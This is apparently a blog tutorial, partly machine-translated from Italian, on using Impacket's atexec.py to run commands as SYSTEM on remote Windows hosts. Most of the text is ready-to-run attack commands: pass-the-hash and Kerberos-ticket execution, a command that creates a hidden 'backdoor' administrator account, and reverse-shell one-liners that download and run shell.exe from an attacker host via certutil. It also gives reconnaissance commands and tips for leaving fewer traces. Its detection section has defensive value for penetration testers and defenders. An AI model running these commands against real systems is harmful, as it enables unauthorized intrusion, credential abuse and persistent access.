Impacket aexec: Remote Execution via Task Scheduler

A Guide to Impacket-atexec: Remote Execution on Windows via Task Scheduler RPC with Password, Pass-the-Hash, Kerberos, and Lateral Movement over SMB.
- Posted on 2026-07-22
- Reading time: 5 min
atexec.py — Remote Execution via Task Scheduler with Impacket #
atexec.py It is a tool of Packet
that makes you perform a single command at a time on a remote Windows machine, using your credentials (password, NTLM hash, or Kerberos ticket). It doesn't provide an interactive shell: you give it a command, it runs on the target, and only the output of that command is returned. Then the connection ends. If you want to run another command, you just call it again. atexec.py.

Here's how it does it: It uses the Windows Task Scheduler (the same service that manages scheduled tasks) remotely, via RPC (MS-TSCH protocol). It essentially creates a scheduled task on the target that executes your command, waits for it to finish, reads the output, and then cancels the task. All via SMB, so all you need is port 445 open.
Unlike psexec.py
that creates a Windows service, or wmiexec.py
which uses WMI and gives you something more like a shell, atexec goes from Scheduled Task
— and for this reason the command runs in context NT AUTHORITY\SYSTEM, that is, with maximum privileges on the machine.
Official reference: Impacket on GitHub — fortra/impacket
How it works internally #
Every time you throw atexec.py, the tool starts the whole loop over again—there's no persistent session, no status persisted between commands. Here's what happens on the target:
1. Connessione SMB su porta 445 → autenticazione
2. Chiamata RPC SchRpcRegisterTask → crea scheduled task con nome random (8 char ASCII)
3. Chiamata RPC SchRpcRun → esegue il task (il tuo comando) come SYSTEM
4. Output del comando → rediretto in %SystemRoot%\Temp\[random].tmp
5. Lettura del file .tmp via ADMIN$ (solo se non usi -silentcommand)
6. Chiamata RPC SchRpcDelete → cancella il task
7. Output stampato a schermo sull'attaccante
What sets it apart from other Impacket tools:
| tool | Protocol | Port | Output type | Main artifacts |
|---|---|---|---|---|
atexec.py | MS-TSCH (Task Scheduler RPC) | 445 | Single command | Task scheduler created/deleted, .tmp file |

| wmiexec.py | WMI / DCOM | 135 + high | Semi-interactive | WMI process, no service |
| smbexec.py | SMB (service) | 445 | Semi-interactive | Service created/deleted |
| psexec.py | SMB (service + exec) | 445 | Interactive Shell | Service + binary on ADMIN$ |

dcomexec.py | DCOM | 135 + high | Semi-interactive | Instantiated DCOM object |
Syntax and options #
impacket-atexec [opzioni] dominio/utente:password@target 'comando'
# oppure
atexec.py [opzioni] dominio/utente:password@target 'comando'| Option | Description |
|---|---|
-hashes LM:NT | Pass-the-Hash instead of password |
-k | Kerberos Authentication (with ccache) |
-no-pass | Da usare con -k |
-dc-ip IP | Domain Controller IP Specification |
-port PORT | SMB Port (default 445) |
-debug | Verbose output — useful for troubleshooting |
-ts | Adds timestamp to output |
-silentcommand | Runs the command without capturing its output (no reading from ADMIN$) |
Be careful with -silentcommand: does not start cmd.exe — directly executes the first element as a program. Operators like &&, pipes, or redirects are not interpreted. If you need them, explicitly prepend them. cmd.exe /c:
impacket-atexec -silentcommand corp.local/administrator:Pass@10.10.10.5 \
  "cmd.exe /c net user backdoor Passw0rd! /add && net localgroup administrators backdoor /add"
Practical use #
With clear password #
# Esegui comando su host remoto
impacket-atexec corp.local/administrator:Password123@10.10.10.5 'whoami'
impacket-atexec corp.local/administrator:Password123@10.10.10.5 'whoami /priv'
impacket-atexec corp.local/administrator:Password123@10.10.10.5 'ipconfig /all'
impacket-atexec corp.local/administrator:Password123@10.10.10.5 'net user /domain'
impacket-atexec corp.local/administrator:Password123@10.10.10.5 'net group "Domain Admins" /domain'

# Autenticazione locale (workgroup o local admin)
impacket-atexec ./administrator:Password123@10.10.10.5 'whoami'
Pass the Hash #
With the NT hash obtained via Mimikatz or DCSync — no cleartext password needed:
# LM hash può essere vuoto (aad3b435...)
impacket-atexec -hashes aad3b435b51404eeaad3b435b51404ee:NThashQUI corp.local/administrator@10.10.10.5 'whoami'

# Shorthand con solo NT hash
impacket-atexec -hashes :NThashQUI corp.local/administrator@10.10.10.5 'whoami'
Learn more about the technique in Pass-the-Hash.
Kerberos (Pass-the-Ticket) #
export KRB5CCNAME=/path/to/administrator.ccache
impacket-atexec -k -no-pass corp.local/administrator@dc01.corp.local 'whoami'
# ATTENZIONE: usa sempre l'FQDN con Kerberos, non l'IP
If you gain sufficient access to a host's memory (e.g., TGT dump ), you can check for reusable Kerberos tickets and consider a subsequent Pass-the-Ticket with atexec instead of the password.
Reverse shell via atexec #
atexec does not provide an interactive shell, but you can use it to trigger a reverse shell:
# Esempio: scarica ed esegui payload PowerShell
impacket-atexec corp.local/admin:pass@10.10.10.5 \
  'powershell -enc JABjAGwAaQBlAG4AdA...'

# Oppure con certutil (LOLBin)
impacket-atexec corp.local/admin:pass@10.10.10.5 \
  'certutil -urlcache -split -f http://10.10.14.1/shell.exe C:\Windows\Temp\s.exe && C:\Windows\Temp\s.exe'

# cmd /c per comandi composti
impacket-atexec corp.local/admin:pass@10.10.10.5 \
  'cmd /c dir C:\Users\Administrator\Desktop'
Rapid post-login reconnaissance #
TARGET="corp.local/administrator:Password123@10.10.10.5"

impacket-atexec $TARGET 'whoami /all'
impacket-atexec $TARGET 'systeminfo'
impacket-atexec $TARGET 'net user /domain'
impacket-atexec $TARGET 'net group "Domain Admins" /domain'
impacket-atexec $TARGET 'netstat -ano'
impacket-atexec $TARGET 'tasklist /v'
impacket-atexec $TARGET 'reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run'
Comparison with alternative tools — when to use atexec #
atexec is the right choice when:
- Do you want to perform a single command without interactive shell
- You only have the door 445 open (not 135/WMI)
- Want an execution that leaves less traces than psexec/smbexec (no services created)
- You are automating bulk execution on multiple targets
It is not the right choice when:
- You need an interactive shell → use wmiexec.py or evil-winrm
- Environment blocks Task Scheduler via RPC → evaluate
dcomexec.py(same principle, DCOM protocol) - You need real-time output → use smbexec.py
Requirements #
- Credenziali valide: password, NT hash, o TGT Kerberos
- Local admin sul target (o Domain Admin)
- Porta 445/TCP raggiungibile
- Task Scheduler abilitato sul target (default su Windows)
- Share ADMIN$: necessaria per recuperare l'output; non richiesta nelle modalità senza output
Common errors and troubleshooting #
| Error | Cause | Solution |
|---|---|---|
STATUS_LOGON_FAILURE | Incorrect credentials or account lockout | Check your credits, wait for lockout. |
STATUS_ACCESS_DENIED | You are not a local admin | Local admin or DA required |
STATUS_BAD_NETWORK_NAME | ADMIN$ unreachable | SMB and admin share verification |
| Empty output | Task created but output not captured | Add cmd /c in command |
rpc_s_access_denied | Task Scheduler blocked by policy | Try wmiexec or dcomexec |
| timeout | Port 445 blocked or firewall | Check SMB connectivity |
| Kerberos error | IP instead of FQDN | Use FQDN with -k |
OPSEC and detection #
atexec Creates the task, runs it, and then deletes it — the code doesn't modify an existing task. The main events to correlate are:
| Event ID | Log | What does it indicate? |
|---|---|---|
| 4698 | Security | Scheduled task created (random name 8 char) |
| 4699 | Security | Scheduled task deleted immediately after |
| 4624 Type 3 | Security | Network authentication to the target |
| 106 | Microsoft-Windows-TaskScheduler/Operational | Task recorded (if channel is enabled) |
The sequence 4698 → 4699 within a few seconds, with random task name and action pointing to %TEMP%\*.tmp, is a well-known IoC. The file also .tmp in C:\Windows\Temp\ is created and immediately read — detectable with Sysmon Event 11 (file creation).
Important Note: Security events 4698/4699 require the Audit Other Object Access Events policy to be configured — without this policy in place, these events will not be generated.
The task creation timestamp is hardcoded in the official code (2015-07-15T20:35:13.2757294) and is a high-precision IOC when the environment collects the complete Event ID 4698 of the task XML content.
MITER Reference: T1053.005 — Scheduled Task + T1021.002 — SMB/Windows Admin Shares
Mitigations to reduce noise:
- Prefer a single useful command instead of multiple separate commands — each execution generates the same sequence of events
- In environments with active EDR consider wmiexec.py
with
--nooutputor native LOLBin methods
On "stealth": atexec avoids service creation (unlike psexec/smbexec), but it's not invisible—it still generates tasks with random names, execution as SYSTEM, a distinctive XML, and an 8-letter temporary file. The official code confirms these artifacts, and MITRE includes task creation, execution, and deletion among the signals to correlate.
Cheat sheet #
# Sintassi base
impacket-atexec DOMAIN/user:pass@TARGET 'cmd'

# Pass-the-Hash
impacket-atexec -hashes :NThash DOMAIN/user@TARGET 'cmd'

# Kerberos
export KRB5CCNAME=ticket.ccache
impacket-atexec -k -no-pass DOMAIN/user@FQDN 'cmd'

# Ricognizione rapida
impacket-atexec DOMAIN/user:pass@TARGET 'whoami /all'
impacket-atexec DOMAIN/user:pass@TARGET 'net group "Domain Admins" /domain'
impacket-atexec DOMAIN/user:pass@TARGET 'systeminfo'

# Debug se non ottieni output
impacket-atexec -debug DOMAIN/user:pass@TARGET 'whoami'

# Reverse shell via LOLBin
impacket-atexec DOMAIN/user:pass@TARGET \
  'certutil -urlcache -split -f http://ATTACKER_IP/shell.exe C:\Windows\Temp\s.exe && C:\Windows\Temp\s.exe'

# Porta custom
impacket-atexec -port 445 DOMAIN/user:pass@TARGET 'cmd'
For use in authorized environments only.
#impacket #windows